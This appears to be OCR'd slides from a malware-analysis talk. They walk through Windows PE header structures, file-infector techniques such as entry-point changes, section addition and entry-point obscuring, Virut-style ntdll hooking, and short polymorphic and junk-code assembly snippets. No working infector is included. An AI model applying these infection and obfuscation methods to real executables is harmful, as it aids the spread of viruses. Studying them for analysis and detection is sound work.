



```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

```
#define IMAGE_NT_SIGNATURE      0x00004550  // PE00

if(pINH->Signature != IMAGE_NT_SIGNATURE)
    printf("Invalid NT Headers signature.\n");
```


File Headers : File Header




```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```


```
#define IMAGE_FILE_RELOCS_STRIPPED           0x0001
#define IMAGE_FILE_EXECUTABLE_IMAGE          0x0002
#define IMAGE_FILE_LINE_NUMS_STRIPPED        0x0004
#define IMAGE_FILE_LOCAL_SYMS_STRIPPED       0x0008
#define IMAGE_FILE_AGGRESIVE_WS_TRIM         0x0010
#define IMAGE_FILE_LARGE_ADDRESS_AWARE       0x0020
#define IMAGE_FILE_BYTES_REVERSED_LO         0x0080
#define IMAGE_FILE_32BIT_MACHINE             0x0100
#define IMAGE_FILE_DEBUG_STRIPPED            0x0200
#define IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP   0x0400
#define IMAGE_FILE_NET_RUN_FROM_SWAP         0x0800
#define IMAGE_FILE_SYSTEM                    0x1000
#define IMAGE_FILE_DLL                       0x2000
#define IMAGE_FILE_UP_SYSTEM_ONLY            0x4000
#define IMAGE_FILE_BYTES_REVERSED_HI         0x8000
```

File Headers : Optional Header




```
typedef struct _IMAGE_OPTIONAL_HEADER{
    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD   SizeOfCode;
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;
    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
    DWORD   SizeOfHeaders;
    DWORD   CheckSum;
    WORD    Subsystem;
    WORD    DllCharacteristics;
    DWORD   SizeOfStackReserve;
    DWORD   SizeOfStackCommit;
    DWORD   SizeOfHeapReserve;
    DWORD   SizeOfHeapCommit;
    DWORD   LoaderFlags;
    DWORD   NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

File Headers : Section Header





```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD   PhysicalAddress;
        DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

```
#define IMAGE_SCN_LNK_NRELOC_OVFL            0x01000000
#define IMAGE_SCN_MEM_DISCARDABLE            0x02000000
#define IMAGE_SCN_MEM_NOT_CACHED             0x04000000
#define IMAGE_SCN_MEM_NOT_PAGED              0x08000000
#define IMAGE_SCN_MEM_SHARED                 0x10000000
#define IMAGE_SCN_MEM_EXECUTE                0x20000000
#define IMAGE_SCN_MEM_READ                   0x40000000
#define IMAGE_SCN_MEM_WRITE                  0x80000000
```

0x03 File Infection Techniques

File Infection Techniques


animation



- change the entry-point
- add section

File Infection Techniques


animation



- change the entry-point
- increase last section size

File Infection Techniques


animation



- patched code at EP

File Infection Techniques – EPO(Entry-Point Obscuring)

animation



- patched with a jump/call routine at somewhere

File Infection Techniques

> injects code in running processes and hooks the following functions in ntdll.dll which transfers control to the virus every time any of these function calls are made

> NtCreateFile

> NtCreateProcess

> NtCreateProcessEx

> NtOpenFile

> NtQueryInformationProcess

File Infector virus features

>Code Execution Starts in the Last Section

>Suspicious Section Characteristics


>Suspicious Code Redirection (EPO)

>Suspicious Code Section Name

>identifier marks of the virus

identifier marks of the virus

Virut



Encode/Decode Operation

> XOR

> NEG

> ADD, SUB

> ROR, ROL

Polymorphism

```
>mov      eax, [edx]
>add      eax, 17E0D0DCh
>mov      [edx], eax

>push     dword ptr [edx]
>pop eax
>add      eax, 17E0D0DCh
>push     eax
>pop      dword ptr [edx]
```


Dummy Code

> mov eax, eax


> push eax
> pop eax

> nop

0x04 File Infector Virus Analysis – Demonstration



